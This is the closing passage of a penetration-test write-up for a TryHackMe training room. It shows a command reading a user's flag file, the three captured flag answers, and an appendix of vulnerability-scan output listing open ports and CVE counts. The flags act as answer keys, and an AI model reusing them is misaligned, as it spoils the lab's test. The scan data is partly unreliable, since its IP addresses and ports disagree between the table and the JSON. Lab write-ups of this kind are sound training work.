$ cat /home/morpheus/morpheus_flag.txt
THM{DR34MS_5H4P3_TH3_W0RLD}
$ 
```

12. Conclusion: Full System Compromise

All three users were compromised and all three flags were captured.



What is the Lucien Flag?

THM{TH3_L1BR4R14N}

What is the Death Flag?

THM{1M_TH3R3_4_TH3M}

What is the Morpheus Flag?

THM{DR34MS_5H4P3_TH3_W0RLD}

IV. Schedule A – Vulnerability Scan Results


Tool: Sroq (https://github.com/saaryachin/sroq.git)

Target: TryHackMe Room: Dreaming, IP: 10.112.239.38 (IP may change in the report due to different sessions)

Penetration tester: Saar Yachin

Date: March 16, 2026


Sroq output excerpts:



Scan results table excerpt:

timestamp	network_nam	network_cidr	host_ip	open_ports_count	open_ports	unique_cve_count
2026-03-17_	Dreaming	10.112.129.38	10.112.12	2	22;80	75

<u>Detailed JSON excerpt:</u>



```
{
  "timestamp": "2026-03-17_11-25-18",
  "networks": [
    {
      "name": "Dreaming",
      "cidr": "10.112.129.38",
      "hosts": [
        {
          "ip": "10.112.129.38",
          "open_ports": [
            22,
            81
          ],
          "vulners": {
            "unique_cve_count": 75,
            "severity": {
              "critical": 18,
              "high": 36,
              "medium": 18,
              "low": 3,
              "unknown": 0
            },
            "max_cvss": 9.8,
            "cves": [
              {
                "id": "CVE-2020-11984",
                "cvss": 9.8
              },
```

The full scan results can be sent as an Excel file or in CSV or JSON format.